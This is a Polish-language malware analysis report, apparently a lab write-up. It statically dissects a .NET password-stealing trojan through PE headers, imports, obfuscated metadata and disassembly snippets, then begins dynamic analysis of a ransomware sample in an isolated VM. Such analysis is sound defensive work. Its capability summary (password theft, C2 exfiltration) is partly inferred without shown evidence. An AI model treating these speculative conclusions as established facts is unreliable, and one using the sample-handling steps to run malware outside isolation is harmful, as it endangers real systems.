Size 1.21 MB Last Modification Date 1 day ago

EXE

Detection Details Relations Behavior Community 14

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.msil/basic Threat categories trojan Family labels msil basic gwrl

Security vendors' analysis

AhnLab-V3		Backdoor/Win32.Injector.C2740682	Alibaba	TrojanSpy:MSIL/Keylog.553056f5
AliCloud		Trojan:MSIL/Crypt.gwrl	ALYac	Trojan.Agent.Sonbokli

59/74 antywirusy wskazały ten plik jako trojan

## Data komplikacji



Przy użyciu PPEE sprawdziłem datę komplikacji:

TimeDateStamp	0F0A0ADD	Fri, 30 Dec 1977 07:53:01 UTC (46 years, 144 days, 7 hours, 2 mins a)
---------------	----------	---

## Pakowanie

Program PEiD pomógł mi sprawdzić, czy PasswordStealer.NET.bin jest spakowany.

Jak widać niżej, PEiD wykrywa, że plik jest napisany w "Microsoft Visual C# / Basic .NET". Pliki .NET są zazwyczaj trudniejsze do spakowania lub zaciemnienia.



**Nagłówek DOS** - Zawiera początkowy kod wykonywalny i metadane potrzebne do załadowania programu w środowiskach DOS. Często zawiera stub wyświetlający wiadomość, jeśli program jest uruchomiony w DOS.

e_magic	5A4D	MZ
e_cblp	0090	
e_cp	0003	
e_crlc	0000	
e_cparhdr	0004	

identyfikuje plik jako plik DOS. Wartość "5A4D" odpowiada tekstowi "MZ" w kodzie ASCII, co jest podpisem Marka Zbikowskiego, który zaprojektował format EXE.

**Nagłówek opcjonalny** - Zawiera krytyczne dane potrzebne do załadowania i wykonania pliku PE.

Directory	Address	Size	Comment
DIRECTORY_ENTRY_EXPORT	00000000	00000000	
DIRECTORY_ENTRY_IMPORT	00137CDC	0000004F	.text
DIRECTORY_ENTRY_RESOURCE	00138000	00000644	.rsrc
DIRECTORY_ENTRY_EXCEPTION	00000000	00000000	
DIRECTORY_ENTRY_SECURITY	00000000	00000000	
DIRECTORY_ENTRY_BASERELOC	0013A000	0000000C	.reloc (Last section)
DIRECTORY_ENTRY_DEBUG	00000000	00000000	
DIRECTORY_ENTRY_ARCHITECTURE	00000000	00000000	
DIRECTORY_ENTRY_GLOBALPTR	00000000	00000000	
DIRECTORY_ENTRY_TLS	00000000	00000000	
DIRECTORY_ENTRY_LOAD_CONFIG	00000000	00000000	
DIRECTORY_ENTRY_BOUND_IMPORT	00000000	00000000	
DIRECTORY_ENTRY_JAT	00002000	00000008	.text
DIRECTORY_ENTRY_DELAY_IMPORT	00000000	00000000	
DIRECTORY_ENTRY_COM_DESCRIPTOR	00002008	00000048	.text
Reserved	00000000	00000000	

## Sekcje

.text - instrukcje wykonywane przez procesor

.rsrc - zasoby

.reloc

.text	00002000	00135D34	00000200	00135E00	00000000	00000000
.rsrc	00138000	00000644	00136000	00000800	00000000	00000000
.reloc	0013A000	0000000C	00136800	00000200	00000000	00000000

Plik najprawdopodobniej nie jest zaciemniony:

Sekcja .text ma rozsądne rozmiary i jest zgodna z typowymi wartościami dla niespacowanych plików.

Nie ma dodatkowych nietypowych sekcji, często dodawanych przez packery.

Rozmiary sekcji .rsrc i .reloc są małe i nie wydają się wskazywać na zaciemnianie.

## Importy do bibliotek

DIRECTORY\_ENTRY\_IMPORT: Zawiera informacje o bibliotekach DLL i funkcjach, które są importowane przez plik PE.

Wykryta biblioteka:

00137D1E	mscoree.dll	00137D04	00000000	00000000	00002000	Micr
----------	-------------	----------	----------	----------	----------	------

mscoree.dll (Microsoft Core Execution Engine) jest biblioteką dll, która jest częścią .NET Framework. Umożliwia uruchamianie aplikacji napisanych w językach takich jak C# czy VB.NET, w środowisku Windows.

## Wykryta funkcja:

00137D10 00137D10 0000 \_CorExeMain

\_CorExeMain jest funkcją używaną w aplikacjach .NET. Jest to entry point dla wykonywalnych plików .NET. Kiedy plik wykonywalny .NET jest uruchamiany, \_CorExeMain jest wywoływana przez system operacyjny, aby zacząć wykonanie aplikacji.

## Zasoby

Wykryto: XML

	Resource Name/ID	OffsetToData	Type Detected
1) RT_VERSION			
2) RT_MANIFEST	0001	80000068	Generic XML

**DIRECTORY\_ENTRY\_IAT** (Import Address Table) - zawiera adresy funkcji importowanych przez plik PE.

00137D1E mscoree.dll 00137D04 00000000 00000000 00002000 Micr

## DIRECTORY\_ENTRY\_COM\_DESCRIPTOR

EntryPointToken	06000012		
Resources	00002EC8	0011A258	.text

**EntryPointToken** - wskazuje punkt wejścia w zarządzanym kodzie. Może być użyteczny do zidentyfikowania głównej funkcji, która jest wywoływana po uruchomieniu aplikacji.

Niestety kod jest zaciemniony. Wskazuje na to zakładka MetaData w której większość składa się z losowych ciągów znaków:

Method 0	.cctor
Method 1	IMV3F/j9j1wxHMd/ZvtUqA6ZVEnct/PosNfkuQL1tt...
Method 2	6Wy4+mFyuOniOCYaz2tMfNTAH6fLHHvOe6rFoL6m...
Method 3	.ctor
Method 4	V
Method 5	a
Method 6	p
Method 7	y
Method 8	g
Method 9	h
Method 10	n
Method 11	.ctor
Method 12	.ctor
Method 13	aBgs5bp2raLrktxQIB++RSRit8xbZxV/CPWrl5pITLp/f...
Method 14	HpWt0NgCQugC4HigpB/BmRYPIDosDKhTXFOkkoG...
Method 15	.cctor
Method 16	zkpFV/Qv8a9xFqBf5+SFZk6YX5dm74lyQs/cvkl+Z5f...
Method 17	EFO23K5S/5QK+UzbWx359wWgJVRs2ypCvggFTavKa...
Method 18	.ctor
Method 19	t
Method 20	.ctor
Method 21	sAGCPfiC+jLU//s08Y+KGhekeTg42ffAFMeUDZ7224g1...
Method 22	Pi8Gr6oqHFxWLpuRR2dlvoBI+ZHxKupejZgZUDRQ...
Method 23	i0bWkJLJUcF5UhryjgUVyxHajFmRg4wB7ntpwgjQ...
Method 24	h6hW7iclb7v48sqf5c2sqXPiTmTBpm9wVRGsuZp7Vs...
Method 25	g
Method 26	i
Method 27	n

## MemberRef

Sekcja MemberRef zawiera odwołania do metod i właściwości, które są używane przez

analizowany kod. Na podstawie tych odwołań można wnioskować, jakie funkcje są wykorzystywane.

- **InitializeArray** - Inicjalizacja tablicy, może wskazywać na przygotowanie danych do przetwarzania.
- **DoEvents** - Przetwarzanie zdarzeń, używane w aplikacjach GUI do utrzymania responsywności.
- **get\_Now** - pobiera bieżący czas
- **AddSeconds** - Dodawanie sekund do daty
- **get\_CurrentDomain** - Uzyskiwanie bieżącej domeny aplikacji
- **Sleep** - Wstrzymywanie wykonania programu, (anty-debugging).
- **Dispose** - Zwalnianie zasobów, może być użyte do czyszczenia po operacjach.
- **add\_AssemblyResolve** - Dodawanie obsługi zdarzeń rozwiązywania zestawów
- **Main** - Główna metoda wejściowa programu.
- **Load** - Ładowanie zasobów lub konfiguracji.

## AssemblyRef

zawiera informacje o zewnętrznych zestawach referencjonowanych przez analizowany plik .NET. Każdy z nich oprócz robo jest standardowym zestawem. Nazwa robo sugeruje, że może to być niestandardowy lub zaciemniony zestaw.

Name	C
mscorlib	
System.Windows.Forms	
System	
System.Drawing	
robo	

RID	T	Token	T	Offset	T	Version	T	Flags	T	PublicKeyOrToken	T	Name	T	C
1		23000001		0013447C		4.0.0.0		00000000		00000001		mscorlib		
2		23000002		00134490		4.0.0.0		00000000		00000001		System.Windows.Forms		
3		23000003		001344A4		4.0.0.0		00000000		00000001		System		
4		23000004		001344B8		4.0.0.0		00000000		0000000A		System.Drawing		
5		23000005		001344CC		0.0.0.0		00000000		00000000		robo		

## Stringi

- **URL:**  
Brak lub zaciemnione
- **sprawdziłem najciekawsze podejrzane:**

00118CF6	ASCII	KeyToken=b03f5f7f11d50a3a
001190CF	ASCII	KeyToken=b03f5f7f11d50a3a
001194A8	ASCII	KeyToken=b03f5f7f11d50a3a
00119881	ASCII	KeyToken=b03f5f7f11d50a3a
00119C5A	ASCII	KeyToken=b03f5f7f11d50a3a
0011A033	ASCII	KeyToken=b03f5f7f11d50a3a
0011A40C	ASCII	KeyToken=b03f5f7f11d50a3a
0011A7E5	ASCII	KeyToken=b03f5f7f11d50a3a
0011ABBE	ASCII	KeyToken=b03f5f7f11d50a3a
0011AF97	ASCII	KeyToken=b03f5f7f11d50a3a
0000127D	ASCII	KeyToken=b03f5f7f11d50a3aPADPAD
0000112C	ASCII	KeyToken=b77a5c561934e089#System.Resources.RuntimeResourceSt
00001E4	ASCII	KeyToken=b77a5c561934e089#System.Resources.RuntimeResourceSt
00134AD2	ASCII	del
000C0048	ASCII	key
00074B17	ASCII	vmXh


Tokeny kluczy mogą wskazywać na odwołania do tych samych zestawów lub zasobów. Mogą być używane do autoryzacji lub szyfrowania.

Dodanie "PADPAD" sugeruje użycie paddingu.


Obecność "del" sugeruje, że malware może mieć funkcje usuwania plików lub wpisów rejestru.

Użycie System.Resources.RuntimeResourceSet wskazuje, że aplikacja może dynamicznie ładować i zarządzać zasobami.

## Rozszerzona analiza statyczna



## Funkcje



### Funkcja nullsub\_1/2/3/4/5:

Te funkcje są puste i zwracają kontrolę do miejsca wywołania - często używane jako wypełniacz lub wskaźnik do nieużywanej funkcji.

```
nullsub_3 proc near
retn
nullsub_3 endp
```

### Funkcja start:

Ta funkcja wykonuje bezpośredni skok do funkcji \_CorExeMain, jest to punkt startowy, który przekazuje kontrolę do głównej funkcji.

```
public start
start proc near
jmp _CorExeMain ; Indirect Near Jump
start endp
```

```
.text:00536382 dw 30h
.text:00536384 dd offset dword_48FF54+0B1h
.text:00536388 db 6
.align 2
.text:00536389 dw 70h
.text:0053638A au:
.text:0053638C text "UTF-16LE", 7,'U',8,'='
.db 0
.text:00536394 db 'WK1oj9muBEgGaBLpBupl02loZdNQh0c60faB40BXbsyEGsbAU7CKsGxR0Rg0Ak6W1
.text:00536395 db 'DEkVYR1fkRYL87E5jFmoPBMuNhdxr22dQ==.exe',0
.text:005363D6 db 'WK1oj9muBEgGaBLpBupl02loZdNQh0c60faB40BXbsyEGsbAU7CKsGxR0Rg0Ak61
.text:005363FE db 'DEkVYR1fkRYL87E5jFmoPBMuNhdxr22dQ==',0
.text:0053643F db 'mscorlib',0
.text:00536463 amscorlib db 'System.Windows.Forms',0
.text:0053646C aSystemWindowsF db 'System.Windows.Forms',0
.text:00536481 aSystem db 'System',0
.text:00536488 aSystemDrawing db 'System.Drawing',0
.text:00536497 aRobo db 'robo',0
.text:00536499 aWk1oj9muBeggab_1 db 'WK1oj9muBEgGaBLpBupl02loZdNQh0c60faB40BXbsyEGsbAU7CKsGxR0Rg0Ak61
.text:005364D0 db 'DEkVYR1fkRYL87E5jFmoPBMuNhdxr22dQ==.Properties.Resources.resource
.text:0053651E db 's',0
.text:00536520 a15602f882b43E6 db '15602f88-2b43-e6.Resources.resources',0
.text:00536545 aModule db '<Module>',0
.text:0053654E aChar db 'Char',0
.text:00536553 aRuntimeHelpers db 'RuntimeHelpers',0
.text:00536562 aSystemRuntimeC db 'System.Runtime.CompilerServices',0
.text:00536582 aInitializearra db 'InitializeArray',0
.text:00536592 aArray db 'Array',0
00134582 00536382: .text:00536382
```

```
ext:00537BB4 db 0
ext:00537BB5 aGraniteConstru db '!Granite Construction Incorporated',0
ext:00537BD8 dd 11E00h, 2540001h, 61725716h, 6E6F4E70h, 65637845h, 6F697470h
ext:00537BF0 dd 7268546Eh, 173776Fh, 13000118h
ext:00537BFC aIIsRequestMoni db 'IIS request monitor',0
ext:00537C10 db 0
... 00537C14
```

```
ext:00537C69          align 2
ext:00537C6A a86748f2c03654e db '$86748f2c-0365-4ed1-abdd-8678a2167bc3',0
ext:00537C90          dd 10E00h, 312E3109h, 31332E33h, 322Eh, 33000138h, 79706F43h
ext:00537CA8          dd 68676972h, 0A9C22074h
ext:00537CB0 a2018GraniteCon db ' 2018 Granite Construction Incorporated',0
ext:00537CD8          dd 0
```

## Występują tu:

### Zaciemnione dane -

- aWk1oj9mubeggab
- DEKVRJfFKYrL87E5jfmoPBMuNhdxr22dQe=

Te ciągi mogą być zaszyfrowane lub zaciemnione.

### Biblioteki i moduły -

mscorlib  
System.Windows.Forms  
System  
System.Drawing  
System.Runtime.CompilerServices

### Plik wykonywalny exe i zasoby - odwołanie do pliku wykonywalnego .exe i zasobów:

DEKVRJfFKYrL87E5jfmoPBMuNhdxr22dQe=.exe

Properties.Resources.resources

Wskazuje to na zaszyfrowany plik wykonywalny lub zasoby, które są wykorzystywane przez program.

### Różne typy danych -

Module  
Char  
Array  
Program może manipulować typami danych.

**Granite Construction Incorporated** - nie do końca rozumiem pojawienie się stringa Granite Construction, jednak uważam, że jest to ciekawy string do analizy



Niestety, zaciemniony kod stanowi wyzwanie dla IDA i Ghidra. Analiza tego typu kodu jest trudna, ponieważ zazwyczaj sensowne wyjście uzyskuje się tylko dla funkcji punktu wejścia. Zabezpieczone programy często wyglądają jak dane, a nie jak kod, ponieważ są zaciemnione lub zaszyfrowane. Utrudnia to zrozumienie logiki.


## Podsumowanie



PasswordStealer.NET.bin jest trojanem, który ma na celu kradzież haseł i innych poufnych danych użytkownika.

- **Kradzież haseł** - przeznaczony jest do wykradania haseł z różnych aplikacji, wykorzystując funkcje systemowe do uzyskiwania dostępu do przechowywanych haseł.
- **Komunikacja z serwerem C2** - może nawiązywać połączenie z serwerem kontrolującym przesyłając skradzione dane. Używa bibliotek systemowych do komunikacji sieciowej.
- **Zaciemnianie kodu** - niestety, kod trojana jest często zaciemniony, aby utrudnić jego analizę.
- **Anty-debugging** - Trojan może zawierać mechanizmy anty-debuggingowe. Może używać do tego funkcji takich jak Sleep, aby spowolnić analizę.
- **Dynamiczne ładowanie zasobów** - wykorzystuje dynamiczne ładowanie zasobów i bibliotek. Używa mscoree.dll i funkcji \_CorExeMain do uruchamiania kodu .NET.

## 6. Pełna analiza dynamiczna KeypassRansomware.bin:

Na maszynie wirtualnej z zainstalowanym systemem operacyjnym Windows 11 pobrano repozytorium github, w którym znajduje się m.in. program KeepassRansomware.bin w formacie .zip. Następnie zmieniono konfigurację sieciową maszyny wirtualnej w ustawieniach VirtualBox, tak aby uniemożliwić wszelką komunikację internetową złośliwemu oprogramowaniu.






Następnie utworzono migawkę w celu możliwości powrotu do sprawnego systemu po ewentualnym uruchomieniu złośliwego pliku.

Do przeprowadzenia analizy dynamicznej posłużył następujący zestaw narzędzi:


- Process Explorer;
- Process Monitor;
- Regshot;
- Ollydbg;


- IDA;
- Fakenet.



```
C:\Users\vboxuser>file Desktop\malware-sample-library-master\malware-sample-library-master\Ransomware\KeypassRansomware.bin
Desktop\malware-sample-library-master\malware-sample-library-master\Ransomware\KeypassRansomware.bin: PE32 executable (GUI) Intel 80386, for MS Windows
```


Narzędzie file potwierdza, że jest to plik wykonywalny, ale system nie rozpoznaje go za taki przy próbie uruchomienia i prosi o wskazanie odpowiedniego narzędzia do otworzenia pliku. Z tego powodu zdecydowano się zmienić ręcznie rozszerzenie pliku na .exe.



